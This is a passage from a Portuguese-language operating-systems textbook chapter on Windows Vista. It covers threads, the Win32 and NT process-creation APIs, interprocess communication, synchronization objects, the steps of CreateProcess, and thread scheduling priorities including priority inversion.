É importante perceber que os threads são um conceito de escalonamento, não um conceito de posse de recurso. Qualquer thread é capaz de acessar todos os objetos que pertencem a seu processo. Tudo o que se tem de fazer é usar um valor de manipulador e fazer a chamada Win32 apropriada. Não há restrições nos threads de que não possam

Nome	Descrição	Notas
Tarefa	Coleção de processos que dividem cotas e limites	Pouco usado
Processo	Contentor para a detenção de recursos	
Thread	Entidade escalonada pelo núcleo	
Filamento	Thread leve gerenciado inteiramente no espaço do usuário	Pouco usado

acessar um objeto porque outro thread o criou ou abriu. O sistema nem mesmo mantém registro de qual thread tenha criado qual objeto. Uma vez que o manipulador do objeto tenha sido colocado na tabela de manipuladores do processo, qualquer thread no processo pode usá-lo, mesmo que esteja personificando outro usuário.

Como descrito antes, além dos threads normais que são executados nos processos do usuário, o Windows tem uma série de threads de sistema que são executados apenas no modo núcleo e não são associados a qualquer processo do usuário. Todos esses threads de sistema são executados em um processo especial, chamado processo de sistema. Esse processo não tem espaço de endereçamento no modo usuário. Ele fornece o ambiente no qual os threads são executados quando não estão operando em nome de um processo específico do modo usuário. Estudaremos alguns desses threads posteriormente, quando chegarmos ao gerenciamento de memória. Alguns realizam tarefas administrativas, como escrever páginas sujas para o disco, enquanto outros formam o tanque de threads operários que são atribuídos para realizar tarefas curtas específicas delegadas por componentes do executivo ou drivers que precisem realizar algum serviço no processo de sistema.

## 11.4.2 Chamadas API de gerenciamento de tarefa, processo, thread e filamento

Os novos processos são criados usando a função da API do Win32 CreateProcess. Essa função tem muitos parâmetros e várias opções. Ela leva o nome do arquivo a ser executado, as cadeias de caracteres de linhas de comando (não analisadas) e um ponteiro para as cadeias de caracteres de ambiente. Há também flags e valores que controlam muitos detalhes, como o modo que a segurança é configurada para o processo e o primeiro thread, configurações de depurador e propriedades de escalonamento. Um sinalizador também especifica quando descritores abertos no criador devem ser passados para o novo processo. A função também recebe o diretório de funcionamento atual do novo processo e uma estrutura de dados opcional, com informações sobre a GUI do Windows que o processo vai usar. Em vez de retornar apenas um ID para o novo processo, o Win32 retorna descritores e IDs, tanto para o novo processo quanto para seu thread inicial.

O grande número de parâmetros revela uma série de diferenças do processo de criação do UNIX.

- 1. A real pesquisa de caminho para encontrar o programa a ser executado é enterrada no código de biblioteca para o Win32, mas gerenciada de forma mais explícita no UNIX.
- 2. O diretório de trabalho atual é um conceito do modo núcleo no UNIX, mas uma cadeia de caracteres do modo usuário no Windows. O Windows na verdade abre um manipulador no diretório atual de

- cada processo, com os mesmos efeitos irritantes do UNIX: não se pode deletar o diretório, a não ser que aconteça de ele estar em outro ponto da rede, podendo, nesse caso, ser deletado.
- 3. O UNIX analisa a linha de comando e passa um vetor de parâmetros, enquanto o Win32 deixa a análise de argumentos para o programa individual. Como consequência, programas diferentes devem tratar caracteres curinga (por exemplo, \*.txt) e outros símbolos especiais de um modo inconsistente.
- 4. Se os descritores de arquivos podem ou não ser herdados no UNIX é uma propriedade do descritor. No Windows é uma propriedade tanto do descritor quanto do parâmetro para a criação do processo.
- 5. O Win32 é orientado por GUI; logo, novos processos recebem, de forma direta, informações sobre sua janela primária, ao passo que essa informação é passada como parâmetros para aplicações de GUI no UNIX.
- 6. O Windows não tem um bit SETUID como uma propriedade do executável, mas um processo pode criar outro que seja executado como um usuário diferente, desde que possa obter uma token com as credenciais daquele usuário.
- 7. O descritor de processos de threads retornado pelo Windows pode ser usado para modificar o novo processo/thread de várias formas significativas, incluindo duplicação de threads e configuração de variáveis de ambiente no novo processo. O UNIX apenas faz modificações ao novo processo entre as chamadas fork e exec.

Algumas dessas diferenças são históricas e filosóficas. O UNIX foi projetado para ser orientado à linha de comando em vez de ser orientado à GUI, como o Windows. Os usuá-rios do UNIX são mais sofisticados e entendem conceitos como variáveis PATH. O Windows Vista herdou muito do legado do MS-DOS.

A comparação também é distorcida porque o Win32 é um invólucro do modo usuário em torno da execução nativa de processos do NT, assim como as funções da biblioteca system envolvem fork/exec no UNIX. As chamadas de sistema reais do NT para criar processos e threads, NtCreateProcess e NtCreateThread, são muito mais simples do que as versões do Win32. Os parâmetros principais de criação de processos do NT são um manipulador em uma seção representando o arquivo de programa a ser executado, um sinalizador especificando quando o novo processo deve, por padrão, herdar manipuladores do criador e parâmetros relacionados ao modelo de segurança. Todos os detalhes de configuração das cadeias de caracteres de ambiente, e a criação do thread inicial, são deixados para o código do modo usuário, que pode usar o manipulador no novo processo, manipular seu espaço de endereçamento virtual de forma direta.

Para dar suporte ao subsistema POSIX, a criação nativa de processos tem uma opção de criar um novo processo copiando o espaço de endereçamento virtual de outro processo em vez de mapear um objeto de seção para um programa novo. Isso só é usado para implementar a fork para o POSIX, e não pelo Win32.

A criação de threads passa o contexto da CPU para ser usado pelo novo thread (o que inclui o ponteiro de pilha e o ponteiro de instrução inicial), um modelo para o TEB, e uma flag dizendo se o thread deve ser executado de imediato ou criado em um estado de suspensão (esperando alguém chamar NtResumeThread em seu descritor). A criação da pilha do modo usuário e a passagem dos parâmetros argu/argc são deixadas para o código do modo usuário chamando as APIs nativas de gerenciamento de memória do NT no descritor do processo.

No lançamento do Windows Vista, uma nova API nativa para processos foi incluída, combinando a criação de processos com a criação do thread inicial. A razão para a mudança foi para dar suporte ao uso de processos como limites de segurança. Normalmente, todos os processos criados por um usuário são considerados confiáveis de maneira igual. É o usuário, assim como representado por uma token, que determina onde está o limite de confiança. Essa mudança no Windows Vista permite que os processos também ofereçam limites de confiança, mas isso significa que o processo criador não tem direitos suficientes com relação a um descritor de um processo novo para implementar os detalhes da criação do processo no modo usuário.

#### Comunicação entre processos

Os threads podem se comunicar de muitas maneiras, entre elas pipes, pipes nomeados, mailslots, soquetes, chamadas de procedimento remotas e arquivos compartilhados. Os pipes têm dois modos: bytes e mensagens, selecionados no momento da criação. Os pipes no modo byte funcionam como no UNIX. Os pipes no modo de mensagem são bastante parecidos, mas preservam as fronteiras da mensagem, de modo que quatro escritas de 128 bytes serão lidas como quatro mensagens de 128 bytes, e não como uma mensagem de 512 bytes, como acontece com os pipes no modo byte. Existem também os pipes nomeados e que têm os mesmos dois modos dos pipes normais. Os pipes nomeados também podem ser usados em rede; os normais, não.

Os mailslots são uma característica do sistema operacional OS/2 implementada no Windows para compatibilidade. De uma certa maneira, são similares aos pipes, mas não idênticos. Uma diferença: eles são de apenas uma via, enquanto os pipes são de via dupla. Eles também podem ser usados em uma rede, mas não dão garantia de entrega. Por fim, permitem que o processo emissor difunda uma mensagem para diversos receptores, em vez de para apenas um. Tanto os mailslots quanto os pipes com nome são implementados como sistemas de arquivos no Windows, em vez de funções do executivo. Isso permite que sejam aces-

sados pela rede usando-se os protocolos remotos de sistema de arquivos existentes.

Os **soquetes** são como os pipes, só que em geral conectam processos de máquinas diferentes. Por exemplo, um processo escreve em um soquete e outro, em uma máquina remota, lê a partir desse soquete. Os soquetes também podem ser usados para conectar processos de uma mesma máquina, mas, como ocasionam maior sobrecarga que os pipes, eles são geralmente usados somente no contexto de redes. Os soquetes foram projetados, no início, para o Berkeley UNIX, e a implementação tornou-se de ampla disponibilidade. Alguns dos códigos e estruturas de dados do Berkeley ainda estão presentes no Windows hoje, como reconhecido nas anotações de lançamento do sistema.

As RPCs (chamadas de procedimento remotas — remote procedure calls) permitem que um processo A faça com que um processo B chame um procedimento no espaço de endereçamento de B a pedido de A e retorne o resultado para A. Existem várias restrições aos parâmetros. Por exemplo, não faz sentido passar um ponteiro para um processo diferente, de forma que as estruturas de dados devem ser postas em pacotes e transmitidas de uma forma independente do processo. A RPC é de modo geral implementada como uma camada de abstração acima da camada de transporte. No caso do Windows, o transporte pode ser soquetes TPC/IP, pipes nomeados ou ALPC. A ALPC (chamada avançada de procedimento local — advanced local procedure call) é um recurso de envio de mensagem no executivo do modo núcleo. É aperfeiçoada para comunicações entre processos na máquina local e não opera em rede. O projeto básico é o envio de mensagens que geram respostas, implementando uma versão leve de chamada de procedimento remota, sobre a qual o pacote de RPC pode ser construído para fornecer um conjunto mais rico de funcionalidade do que o disponível na ALPC. Esta é implementada usando uma combinação de cópia de parâmetros e alocação temporária de memória compartilhada, baseada no tamanho das mensagens.

Por fim, os processos podem dividir objetos. Isso inclui objetos de seção, que podem ser mapeados no espaço de endereçamento virtual de processos diferentes ao mesmo tempo. Todas as gravações feitas por um processo aparecem, então, no espaço de endereçamento dos outros processos. Usando esse mecanismo, o buffer compartilhado utilizado em problemas de consumidores-produtores pode ser implementado de forma fácil.

#### Sincronização

Os processos também podem usar vários tipos de objetos de sincronização. Assim como o Windows Vista fornece numerosos mecanismos de comunicação entre processos, ele também oferece vários mecanismos de sincronização, incluindo semáforos, mutexes, regiões críticas e eventos. Todos esses mecanismos funcionam com os threads e não com os processos, de modo que, quando um thread é bloqueado em um semáforo, outros threads no mesmo processo (se houver algum) não são afetados e podem continuar sua execução.

Um semáforo é criado usando a função CreateSemaphore da API do Win32, que pode inicializá-lo para um valor dado e definir um valor máximo também. Os semáforos são objetos do modo núcleo e, por essa razão, têm descritores de segurança e manipuladores. O manipulador de um semáforo pode ser duplicado usando DuplicateHandle e passado para outro processo de modo que vários processos possam ser sincronizados pelo mesmo semáforo. Um semáforo também pode receber um nome no espaço de nomes do Win32 e ter uma ACL configurada para sua proteção. Algumas vezes compartilhar um semáforo pelo nome é mais apropriado que duplicar o manipulador.

Chamadas para up e down existem, contudo elas têm os nomes um pouco estranhos, ReleaseSemaphore (up) e WaitForSingleObject (down). Também é possível definir um tempo para que a chamada WaitForSingleObject expire, para que o thread que a esteja realizando possa ser liberado eventualmente, ainda que o semáforo permaneça em 0 (embora temporizadores reintroduzam as disputas). As chamadas WaitForSingleObject e WaitForMultipleObjects são as interfaces comuns usadas para esperar pelos objetos despachantes discutidos na Seção 11.3. Ainda que pudesse ter sido possível envolver a versão de um único objeto dessas APIs em um invólucro com um nome de alguma forma mais parecido com um semáforo, muitos threads usam a versão de muitos objetos, que pode incluir a espera por várias formas de objetos de sincronização, bem como outros eventos como finalização de processos e threads, conclusão de operações de E/S e a disponibilidade de mensagens em portas e soquetes.

Os mutexes também são objetos do modo núcleo usados para sincronização, contudo mais simples que os semáforos porque não têm contadores. Eles são, na essência, travas com funções API para travamento WaitForSingleObject e destravamento ReleaseMutex. Como os descritores de semáforos, os descritores de mutexes podem ser duplicados e passados entre processos para que threads em processos diferentes possam acessar o mesmo mutex.

Um terceiro mecanismo de sincronização é chamado de seções críticas, que implementa o conceito de regiões críticas. Eles são similares aos mutexes no Windows, com a diferença de que são locais para o espaço de endereçamento do processo criador. Como as seções críticas não são objetos do modo núcleo, elas não têm manipuladores explícitos ou descritores de segurança e não podem ser passadas entre processos. O travamento e destravamento são feitos com EnterCriticalSection e LeaveCriticalSection, respectivamente. Como essas funções da API são realizadas, de início, no espaço do usuário e só fazem chamadas ao núcleo quando um bloqueio é necessário, elas são muito mais rápidas que os mutexes. As seções críticas são otimizadas para combinar espera ocupada (em multiprocessadores) com o uso

de sincronização de núcleo apenas quando necessário. Em muitas aplicações a maior parte das seções críticas é tão raramente disputada ou existe por períodos tão curtos que nunca é necessário alocar um objeto de sincronização do núcleo. Isso resulta em economias significativas de memória do núcleo.

O último mecanismo de sincronização que discutimos usa objetos do modo núcleo chamados de eventos. Como descrevemos anteriormente, há dois tipos: eventos de notificação e eventos de sincronização. Um evento pode estar em um de dois estados: sinalizado e não sinalizado. Um thread pode esperar para um evento ser sinalizado com a chamada WaitForSingleObject. Se um outro thread sinaliza um evento com a chamada SetEvent, o que acontece depende do tipo de evento. Com um evento de notificação, todos os threads em espera são liberados e o evento permanece configurado até que seja desmarcado, de forma manual, com a ResetEvent. Com um evento de sincronização, se um ou mais threads estão esperando, apenas um thread é liberado e o evento é desmarcado. Uma operação alternativa é a PulseEvent, que é como a SetEvent, com a diferença de que, se não houver ninguém esperando, o pulso é perdido e o evento, desmarcado. Em contraste, um SetEvent que aconteça sem que haja threads esperando é lembrado por deixar o evento sinalizado, de modo que um thread subsequente que chame uma chamada API de espera para o evento não vai esperar na verdade.

O número de chamadas API do Win32 lidando com processos, threads e filamentos é próximo de 100, e uma parte substancial disso lida com IPC de uma forma ou de outra. Um resumo das chamadas discutidas anteriormente, bem como de outras importantes, é apresentado na Tabela 11.14.

Note que nem todas essas são apenas chamadas de sistema. Enquanto algumas são invólucros, outras contêm código significativo de bibliotecas que mapeia a semântica do Win32 para as APIs nativas do NT. Além dessas, outras, como as APIs de filamentos, são puramente funções do modo usuário sobre filamentos e são implementadas, em sua totalidade, por bibliotecas do modo usuário.

## 11.4.3 Implementação de processos e threads

Nesta seção entraremos em mais detalhes sobre como o Windows cria um processo (e o thread inicial). Como o Win32 é a interface mais documentada, começaremos com ele, mas chegaremos de forma rápida ao núcleo e entenderemos a implementação da chamada de API nativa para a criação de um novo processo. Há muitos outros detalhes específicos que cobriremos aqui, por exemplo como o WOW16 e o WOW64 têm código especial para o caminho de criação, ou como o sistema oferece correções específicas para aplicações com o objetivo de contornar pequenas incompatibilidades e erros latentes. Focaremos os caminhos principais de código que são executados sempre que os pro-

Função da API do Win32	Descrição				
CreateProcess	Cria um novo processo				
CreateThread	Cria um novo thread em um processo existente				
CreateFiber	Cria um novo filamento				
ExitProcess	Finaliza o processo atual e todos os seus threads				
ExitThread	Finaliza este thread				
ExitFiber	Finaliza este filamento				
SwitchToFiber Executa um filamento diferente no thread atual					
SetPriorityClass	Configura a classe de prioridade de um processo				
SetThreadPriority	Configura a prioridade de um thread				
CreateSemaphore	Cria um novo semáforo				
CreateMutex	Cria um novo mutex				
OpenSemaphore	Abre um semáforo existente				
OpenMutex	Abre um mutex existente				
WaitForSingleObject	Bloqueia em espera por um único semáforo, mutex etc.				
WaitForMultipleObjects	Bloqueia em espera por um conjunto de objetos, dados os seus descritores				
PulseEvent	Configura um evento para sinalizado, depois para não sinalizado				
ReleaseMutex	Libera um mutex para que outro thread possa utilizá-lo				
ReleaseSemaphore	Aumenta o contador do semáforo em 1				
EnterCriticalSection	Obtém a trava em uma seção crítica				
LeaveCriticalSection	Libera a trava em uma seção crítica				

■ Tabela 11.14 Algumas das chamadas do Win32 para gerenciar processos, threads e filamentos.

cessos são criados, bem como apresentaremos alguns dos detalhes que completam lacunas no que vimos até aqui.

Um processo é criado quando outro processo realiza a chamada do Win32 CreateProcess. Essa chamada invoca um procedimento (do modo usuário) na *kernel32.dll* que cria o processo em uma sucessão de etapas usando várias chamadas de sistema e realizando outras operações.

- Converte o nome do arquivo executável dado como parâmetro de um caminho do Win32 para um caminho do NT. Se o executável tem apenas um nome sem um nome de diretório, ele é pesquisado nos diretórios listados nos diretórios-padrão (que incluem, mas não são limitados a, aqueles na variável PATH no ambiente).
- 2. Empacota os parâmetros da criação do processo e os entrega, com o caminho completo do programa executável, para a chamada API nativa NtCreate UserProcess. (Essa API foi adicionada ao Windows Vista para que os detalhes da criação de processos pudessem ser tratados no modo núcleo, permitindo aos processos serem usados como um limite de con-

- fiança. As APIs nativas anteriores, explicadas anteriormente, ainda existem, mas não são mais usadas pela chamada CreateProcess do Win32.)
- Sendo executada no modo núcleo, a NtCreateUser-Process processa os parâmetros e então abre a imagem do programa e cria um objeto de seção que pode ser usado para mapear o programa no espaço de endereçamento virtual do novo processo.
- O gerenciador de processos aloca e inicializa o objeto de processos (a estrutura de dados do núcleo que representa um processo para as camadas do núcleo e executiva).
- 5. O gerenciador de memória cria o espaço de endereçamento para o novo processo alocando e inicializando os diretórios de página e os identificadores de endereço virtual que descrevem a porção do modo núcleo, incluindo as regiões específicas de processos, como a entrada do diretório de página de automapeamento que dá a cada processo no modo núcleo acesso às páginas físicas de toda a sua tabela de páginas usando endereços virtuais do núcleo.

- (Descreveremos o automapeamento em mais detalhes na Seção 11.5.)
- Uma tabela de descritores é criada para o novo processo, e todos os descritores do chamador que são possíveis de serem herdados são copiados para ela.
- 7. A página compartilhada do usuário é mapeada, e o gerenciador de memória inicializa as estruturas de dados do conjunto de trabalho usadas para decidir quais páginas devem ser aparadas de um processo quando a memória física estiver baixa. Os pedaços da imagem executável representados pelo objeto de seção são mapeados para o espaço de endereçamento do modo usuário do novo processo.
- 8. O executivo cria e inicializa o Bloco do Ambiente do Processo (PEB — process environment block), que é usado tanto pelo modo usuário quanto pelo modo núcleo para manter informações de estado por todo o processo, como os ponteiros de monte do modo usuário e a lista de bibliotecas carregadas (DLLs).
- A memória virtual é alocada no novo processo e usada para passar parâmetros, incluindo as cadeias de caracteres do ambiente e linhas de comando.
- Um ID de processo é alocado da tabela especial de manipuladores (tabela de ID) que o núcleo mantém para alocar de forma eficiente IDs locais únicos para processos e threads.
- 11. Um objeto de thread é alocado e inicializado. Uma pilha do modo usuário é alocada com o Bloco de Ambiente de Thread (TEB thread environment block). O registro CONTEXT que contém os valores iniciais do thread para os registradores da CPU (incluindo os ponteiros de instrução e pilha) é inicializado.
- 12. O objeto de processo é adicionado à lista global de processos. Descritores para os objetos de processo e threads são alocados na tabela de descritores do chamador. Um ID para o thread inicial é alocado da tabela de IDs.
- NtCreateUserProcess retorna ao modo usuário com o novo processo criado, contendo um único thread pronto para ser executado, mas suspenso.
- 14. Se a API do NT falha, o código do Win32 verifica se esse pode ser um processo pertencente a outro subsistema como WOW64, ou talvez o programa seja marcado para que seja executado sob o depurador. Esses casos especiais são tratados com codificação especial no código do modo usuário, CreateProcess.
- 15. Se a chamada NtCreateUserProcess foi bem-sucedida, ainda há algum trabalho a ser feito. Os processos do Win32 devem ser registrados com o processo de subsistema do Win32, csrss.exe. A biblioteca Kernel32.dll envia uma mensagem para o csrss falando sobre o novo processo com os descri-

- tores do processo e do thread para que ele possa se duplicar. Os processos e threads são incluídos nas tabelas dos subsistemas para que eles tenham uma lista completa de todos os processos e threads do Win32. O subsistema então exibe um cursor contendo um ponteiro com uma ampulheta para dizer ao usuário que alguma coisa está ocorrendo, mas que o cursor pode ser usado enquanto isso. Quando o processo faz sua primeira chamada de GUI, de modo geral para criar uma janela, o cursor é removido (ele expira depois de dois segundos se nenhuma chamada é recebida).
- 16. Se o processo é restrito, como um Internet Explorer de baixos direitos, a token é modificada para restringir quais objetos o novo processo pode acessar.
- 17. Se a aplicação foi marcada como precisando ser adaptada para executar em compatibilidade com a versão atual do Windows, as adaptações especificadas são aplicadas. (Adaptações de modo geral envolvem chamadas de bibliotecas para modificar seu comportamento de forma superficial, como retornar um número de versão falso ou atrasar a liberação de memória.)
- 18. Por fim, chama a NtResumeThread para tirar o thread da suspensão e retorna a estrutura para o chamador contendo os IDs e os descritores para o processo e o thread que acabaram de ser criados.

#### Escalonamento

O núcleo do Windows não tem um thread de escalonamento central. Em vez disso, quando um thread não pode mais executar, o thread entra no modo núcleo e executa ele mesmo o escalonador para verificar qual thread deve ser executado. As condições a seguir fazem com que o thread em execução execute o código do escalonador:

- O thread atualmente em execução bloqueia em um semáforo, mutex, evento, E/S etc.
- 2. Ele sinaliza um objeto (por exemplo, faz um up em um semáforo ou faz com que um evento seja sinalizado).
- 3. O quantum do thread em execução expira.

No caso 1, o thread já está executando no modo núcleo para realizar a operação no despachante ou objeto de E/S. Como provavelmente não poderá continuar executando, ele executa o código do escalonador para que escolha seu sucessor e carregue CONTEXT para inicializar sua execução.

No caso 2, o thread executa também no modo núcleo. Contudo, depois de sinalizar algum objeto, certamente ele pode prosseguir, pois o ato de sinalizar um objeto nunca cria bloqueios. Ainda assim, o thread precisa executar o escalonador e verificar se o resultado de sua ação liberou um thread de prioridade mais alta e que esteja, agora, livre para executar. Se a ação foi liberada, ocorre uma alternância de thread, pois o Windows é completamente

preemptivo (isto é, as alternâncias de threads podem ocorrer a qualquer momento, não apenas no fim do quantum do thread em execução). Entretanto, no caso de um multiprocessador, um thread que tenha ficado pronto pode ser escalonado para uma CPU diferente e o thread original pode continuar sendo executado na CPU atual, mesmo tendo prioridade inferior.

No caso 3, ocorre uma interrupção para o modo núcleo; nesse momento, o thread executa o código do escalonador para verificar quem é o próximo a executar. Dependendo de quais sejam os outros threads que estejam esperando, o mesmo thread pode ser selecionado e, desse modo, ele obtém um novo quantum e prossegue executando. Caso contrário, ocorre uma alternância de thread.

O escalonador também é chamado sob outras duas condições:

- 1. Uma operação de E/S termina.
- 2. Uma espera temporizada expira.

No primeiro caso, um thread pode estar esperando uma operação de E/S e então ser liberado para executar. É preciso verificar se esse thread deveria causar preempção no thread em execução, pois não há a garantia de um tempo mínimo de execução. O escalonador não é executado no próprio tratador da interrupção (pois isso poderia manter as interrupções desligadas por muito tempo). Em vez disso, um DPC é colocado na fila um pouco mais tarde, depois que o tratamento da interrupção termina. No segundo caso, um thread emitiu um down em um semáforo ou foi bloqueado por algum outro objeto, porém por um tempo máximo que acaba de expirar. Novamente é necessário que o tratador de interrupção coloque o DPC na fila, para evitar que ele execute durante o tratamento de interrupção do relógio. Se um thread ficar pronto até a expiração desse tempo máximo, o escalonador será executado e, se o novo thread possui uma prioridade mais alta, o thread atual sofre uma preempção como a do caso 1.

Agora chegamos ao algoritmo real de escalonamento. A API Win32 fornece dois ganchos para os processos influenciarem o escalonamento de threads. Primeiro, há uma chamada SetPriorityClass que define a classe de prioridade de todos os threads no processo de quem chamou. Os valores permitidos são: tempo real, alta, acima do normal, normal, abaixo do normal e ociosa. A classe de prioridade determina as prioridades relativas do processo. (Começando pelo Windows Vista, a classe de prioridade do processo também pode ser utilizada por um processo que queira temporariamente marcar-se como segundo plano, o que significa que ele não irá interferir em nenhuma outra atividade do sistema.) Observe que a classe de prioridade é criada para o processo, mas acaba afetando a prioridade atual de cada um dos threads no processo por meio da configuração de uma prioridade-base atribuída a cada thread quando de sua criação.

Em segundo lugar, há uma chamada SetThreadPriority que define a prioridade relativa de alguns threads (provavelmente, mas não necessariamente, do thread que chamou) comparados aos outros threads de seu processo. Os valores permitidos são: tempo crítico, mais alta, acima do normal, normal, abaixo do normal, mais baixa e ociosa. Os threads marcados como de tempo crítico obtêm a mais alta prioridade de escalonamento em tempo não real, enquanto threads ociosos recebem a prioridade mais baixa, independentemente da classe de prioridade. Os outros valores de prioridade ajustam a prioridade-base de um thread com relação aos valores normais definidos pela classe de prioridade (+2, +1, 0, −1, −2, respectivamente). O uso de classes de prioridade e prioridades relativas para os threads fazem com que as aplicações decidam com maior facilidade quais prioridades especificar.

O escalonador funciona da seguinte maneira: o sistema tem 32 prioridades, numeradas de 0 a 31. As combinações de classes de prioridades e prioridades relativas são mapeadas sobre as 32 prioridades absolutas dos threads de acordo com a Tabela 11.15. O número na tabela determina a **prioridade-base** do thread. Além disso, todo thread tem uma **prioridade atual**, que pode ser mais alta (mas não mais baixa) que a prioridade-base e que discutiremos resumidamente.

Para usar essas prioridades no escalonamento, o sistema mantém um vetor com 32 listas de threads, correspondentes às prioridades 0 a 31, derivadas da Tabela 11.15. Cada lista contém um conjunto de threads prontos definidos como sendo da prioridade correspondente. O algoritmo básico de escalonamento consiste em buscar no vetor. desde a prioridade 31 até a prioridade 0. Assim que uma prioridade que não estiver vazia for encontrada, o thread no início da fila será selecionado e executado por um quantum. Se o quantum expira, o thread vai para o final da fila de seu nível de prioridade e o thread da frente é escolhido como o próximo. Em outras palavras, quando há vários threads prontos no nível de prioridade mais alta, eles executam circularmente, com um quantum cada. Se nenhum thread estiver pronto, o processador fica ocioso, ou seja, é definido para um nível mais baixo de energia e espera que uma interrupção ocorra.

É preciso observar que o escalonamento é feito escolhendo-se um thread, sem a preocupação com o processo ao qual ele pertence. Desse modo, o escalonador *não* escolhe um processo e depois um thread para aquele processo. Ele somente verifica os threads. Ele não considera qual thread pertence a qual processo, exceto para determinar se também precisa alternar espaços de endereçamento quando trocar de thread.

Para aumentar a escalabilidade dos algoritmos de escalonamento em multiprocessadores com uma grande quantidade de processadores, o escalonador tenta não bloquear a trava que sincroniza o acesso ao vetor global de listas de prioridade. Em vez disso, ele verifica se pode despachar diretamente para o processador adequado um thread que esteja pronto para execução.

_			Classe de prioridades de processo Win32				
		Tempo real	Alta	Acima do normal	Normal	Abaixo do normal	Ociosa
Propriedades de thread Win32	Tempo crítico	31	15	15	15	15	15
	A mais alta	26	15	12	10	8	6
	Acima do normal	25	14	11	9	7	5
	Normal	24	13	10	8	6	4
	Abaixo do normal	23	12	9	7	5	3
	A mais baixa	22	11	8	6	4	2
	Ociosa	16	1	1	1	1	1

Tabela 11.15 Mapeamento das prioridades Win32 em prioridades Windows.

Para cada thread, o escalonador mantém uma ideia de processador ideal e, sempre que possível, tenta agendar o thread para esse processador. Isto aumenta o desempenho do sistema, pois é mais provável que os dados utilizados por um thread estejam armazenados na cache do processador ideal. O escalonador sabe dos multiprocessadores nos quais cada CPU tem sua própria memória e pode executar programas armazenados em qualquer memória — com um custo quando a memória não é local. Esses sistemas são denominados máquinas NUMA (máquinas de acesso não uniforme à memória). O escalonador tenta otimizar a colocação dos threads nessas máquinas. O gerenciador de memória tenta alocar páginas físicas no nó NUMA pertencente ao processador ideal para os threads quando sofrem falta de página.

O vetor de cabeçalhos de filas é mostrado na Figura 11.13. A figura mostra que, na verdade, há quatro categorias de prioridades: tempo real, usuário, zero e ociosa — que na verdade vale –1. Isso merece um comentário. As

prioridades 16 a 31 são chamadas de tempo real e têm a intenção de criar sistemas que satisfaçam restrições de tempo real, como as de prazo. Threads com prioridade de tempo real são executados antes de todos os outros, exceto de DPCs e ISRs. Se uma aplicação em tempo real deseja ser executada, ela pode solicitar drivers de dispositivos que tomem o cuidado de não executar DPCs e ISRs por nenhum tempo estendido, já que eles podem fazer com que os threads de tempo real percam seus prazos.

Usuários comuns não podem executar threads de tempo real. Se um thread de usuário foi executado com uma prioridade mais alta do que, digamos, um thread de teclado ou mouse e entrou em laço, o thread do teclado ou do mouse nunca será executado e o sistema ficaria pendurado. O direito de alterar a classe de prioridade para tempo real requer privilégio especial que deve ser permitido na token do processo. Os usuários normais não possuem tal privilégio.

Os threads de aplicação normalmente são executados com prioridades que variam de 1 a 15. Com a configura-




Figura 11.13 O Windows Vista suporta 32 prioridades para threads.

ção das prioridades do processo e do thread, uma aplicação pode determinar quais threads recebem a preferência. Os threads *ZeroPage* são executados com prioridade 0 e convertem as páginas livres para páginas somente com zeros. Cada processador possui seu próprio thread *ZeroPage*.

Cada thread possui uma prioridade-base definida segundo a classe de prioridade do processo e a prioridade relativa do thread. Entretanto, a prioridade utilizada para determinar em qual das 32 listas um thread pronto será incluído é determinada pela prioridade atual, que costuma ser igual à prioridade-base (mas não sempre). Sob certas condições, a prioridade atual de um thread de tempo não real é determinada pelo núcleo como estando acima da prioridade-base (mas nunca acima de 15). Como o vetor da Figura 11.13 foi construído segundo a prioridade atual, a mudança nessa prioridade afeta o escalonamento. Os threads de tempo real nunca sofrem ajustes.

Vejamos então quando uma prioridade de thread aumenta. Primeiro, quando uma operação de E/S termina e libera um thread que está esperando, a prioridade é aumentada para dar a ele uma oportunidade de novamente executar logo e inicializar outra E/S. A ideia aqui é manter os dispositivos de E/S ocupados. De quanto deve ser o aumento de prioridade depende do dispositivo de E/S. Normalmente 1 para disco, 2 para a porta serial, 6 para o teclado e 8 para a placa de som.

Em segundo lugar, quando é liberado um thread que esteja esperando em um semáforo, mutex ou outro evento, sua prioridade é aumentada de dois níveis se for um processo em primeiro plano (o processo que controla a janela para a qual a entrada do teclado é enviada) e, caso contrário, o aumento é de um nível. Esse ajuste gera a tendência de elevar a prioridade de processos interativos acima da prioridade de outros processos comuns que estejam em nível 8. Por fim, se um thread de GUI desperta — pois agora uma janela de entrada está disponível —, a prioridade aumenta pela mesma razão.

Esses aumentos não são para sempre. Eles têm efeito imediato e podem acarretar o reescalonamento de toda a

CPU. Entretanto, se um thread usar totalmente seu próprio quantum, ele perde um ponto e é rebaixado na fila do vetor de prioridades. Se usa outro quantum completo, ele rebaixa para outro nível, e assim continua, até que alcance o nível-base, no qual permanece até ser aumentado novamente.

Há um outro caso no qual o sistema se ocupa com as prioridades. Imagine que dois threads estejam trabalhando juntos em um problema do tipo produtor-consumidor. O trabalho do produtor é mais difícil, portanto ele obtém uma prioridade alta — por exemplo, 12 — comparada à prioridade do consumidor, 4. Em determinado ponto, o produtor preenche um buffer compartilhado e bloqueia em um semáforo, conforme ilustra a Figura 11.14(a).

Antes que o consumidor tenha a oportunidade de executar novamente, um outro thread qualquer, com prioridade 8, fica pronto e começa a executar, conforme mostra a Figura 11.14(b). Esse thread pode ficar executando até quando for capaz, pois, enquanto tiver maior prioridade, ele vencerá o consumidor e o produtor, que está parado. Nessas circunstâncias, enquanto o thread com prioridade 8 não desistir, o produtor nunca conseguirá executar novamente.

O Windows resolve esse problema da seguinte maneira: o sistema sabe quanto tempo se passou desde que um thread pronto executou da última vez. Se esse thread excedeu um certo limiar, ele é movido para a prioridade 15 por dois quanta. Isso pode dar ao thread a oportunidade de desbloquear o produtor. Depois que os dois quanta se esgotarem, esse aumento será abruptamente removido, em vez de decair gradualmente. É provável que uma solução melhor fosse penalizar os threads que usam todo seu quantum por várias vezes, reduzindo, assim, sua prioridade. Afinal, o problema não foi causado pelo thread faminto, mas pelo thread guloso. Esse problema é mais conhecido pelo nome **inversão de prioridade**.

Algo parecido acontece quando um thread de prioridade 16 obtém um mutex e, por um longo tempo, não consegue uma oportunidade de executar, deixando famintos

